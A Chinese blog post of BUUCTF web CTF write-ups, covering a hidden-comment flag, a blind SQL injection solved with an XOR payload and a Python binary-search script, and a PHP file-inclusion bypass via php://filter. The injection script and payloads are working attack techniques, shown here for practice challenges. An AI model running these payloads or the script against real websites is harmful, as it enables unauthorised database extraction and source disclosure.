BUUCTF_web部分题解

原创

ro4lsc 于 2020-04-14 20:44:25 发布 10008 收藏 5

分类专栏： CTF 文章标签： php web python 安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/gd_9988/article/details/105481036

版权

CTF 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

前言


闲来无事，刷一刷BUUCTF的题目，记录一下

[极客大挑战 2019]Havefun

点击链接，进入

https://blog.csdn.net/gd_9988

乍一看，也没什么思路，看看源代码
在代码最后看到了这样一段注释的代码(php)




```
      </div>
    </div>
</div>
                <!--
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
        -->
      <div style="position: absolute;bottom: 0;width:
      </body>
</html>
```

https://blog.csdn.net/gd_9988

```php
<?php
$cat = $GET['cat'] #GET传递参数cat并赋值给cat变量
echo $cat;      #输出cat变量的内容
if($cat == 'dog'){ #如果cat变量的内容等于dog就输出Syc{cat_cat_cat_cat}
 echo 'Syc{cat_cat_cat_cat}';
}
?>
```


这么分析了一下还是很简单的，故
payload:?cat=dog


flag{03e2b5a1-e3c0-45ff-a900-f37dbf3a8db7}

https://blog.csdn.net/gd_9988

[CISCN2019 华北赛区 Day2 Web1]Hack World

首先进入题目，看到


All You Want Is In Table 'flag' and the column is 'flag'

Now, just give the id of passage

https://blog.csdn.net/gd_9988

很明显的提示了，flag在flag表的flag字段
这个题目我看了下源代码，过滤了很多函数


```
$blackList = array(' ','||','#','-',';','&','+','or','and','`','"','insert','group','limit','update','delete','*
','into','union','load_file','outfile','./');
```


但是并没有过滤substr(),ascii()，这里我们可以使用盲注。
而or and这些却被过滤了，参考其他大佬的文章，这里使用异或，虽然从来没有接触过，不过今天接触了一下就记录一下吧
手工当然非常麻烦，所以还是上脚本

```
import requests
flag = ''
url="http://868ea552-5ca5-4b23-9a7d-f454af6ad5e1.node3.buuoj.cn/"
for i in range(1,50):            #循环50次
    lmin = 33                    #最小值ASCII
    lmax = 127                   #最大值ASCII
    while lmax-lmin > 1:    #While循环:当lmax-lmin的大于一时,也就是说等于一就结束循环
        mid = (lmax + lmin) // 2 #中值
        print("mid: ",mid)
        # 假如flag第一位的ASCII是81,而中值是80,那么从逻辑上看,就会将中值赋值给最小值
        # 现在最小值就是中值,再次经历一次循环,此时中值就是103,由于flag的ASCII是81,所以将中值赋值给最大值
        # 直到最小值减最大值的绝对值大于一,输出flag的第一位
        payload = "0^(ascii(substr((select(flag)from(flag)),{0},1))>{1})".format(i,mid)
        '''
        data = {"id":payload} #这一段程序可以用下面一句话总结
        res = requests.post(url,data=data)
        print(payload)
        if "Hello" in res.text:
        '''
        # 如果符合条件,将中值赋给最小值,否则赋给最大值
        if requests.post(url,data={"id":payload}).text.find("Hello")>1:
            lmin = mid
        else:
            lmax = mid
            print("lmax: ",lmax)
    flag += chr(lmin+1)
print(flag)
```

> 总结一下,对于SQL还是需要拓宽一下思路，这里使用了二分法，如果不使用二分法，暴力也是可取的，只不过是时间问题。


[极客大挑战 2019]Secret File

> 打开网页
>
> 
>
> 你想知道蒋璐源的秘密么？
>
> 想要的话可以给你，去找吧！把一切都放在那里了！
>
> https://blog.csdn.net/gd_9988
>
> 熟悉的套路，看看源码



```
            <h1 style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么？</h1><br><br><br>

            <p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
            <a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found 
me</a>
            <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p>
</div>
        </body>
</html>
```


点击链接



我把他们都放在这里了，去看看吧

https://blog.csdn.net/gd_9988

点击SECRET




查阅结束

没看清么？回去再仔细看看吧。

https://blog.csdn.net/gd_9988

？？？我他喵还没看到
话不多说burp抓包




```
GET /action.php HTTP/1.1
Host: 7de4719c-a3e5-4259-b413-2379262e93ca.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://7de4719c-a3e5-4259-b413-2379262e93ca.node3.buuoj.cn/Archive_room.ph
p
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Server: openresty
Date: Mon, 13 Apr 2020 09:14:20 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 63
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11

<!DOCTYPE html>

<html>
<!--
    secr3t.php
-->
</html>
```

https://blog.csdn.net/gd_9988

可以看到有一个提示secr3t.php，访问




```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

https://blog.csdn.net/gd_9988

```
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
```

> 这里有几个函数
> strstr() strstr() 函数搜索字符串在另一字符串中的第一次出现。
> stristr() 这个和strstr函数作用差不多，只不过对大小写不敏感
> 很明显的是一个文件包含，它过滤了一些参数，这里我们可以使用php伪协议filter读取flag.php文件的源代码


```
故payload:?file=php://filter/read=convert.base64-encode/resource=flag.php
```



```
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data"))
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgI

复制下来进行base64转码就可以得到页面的源代码



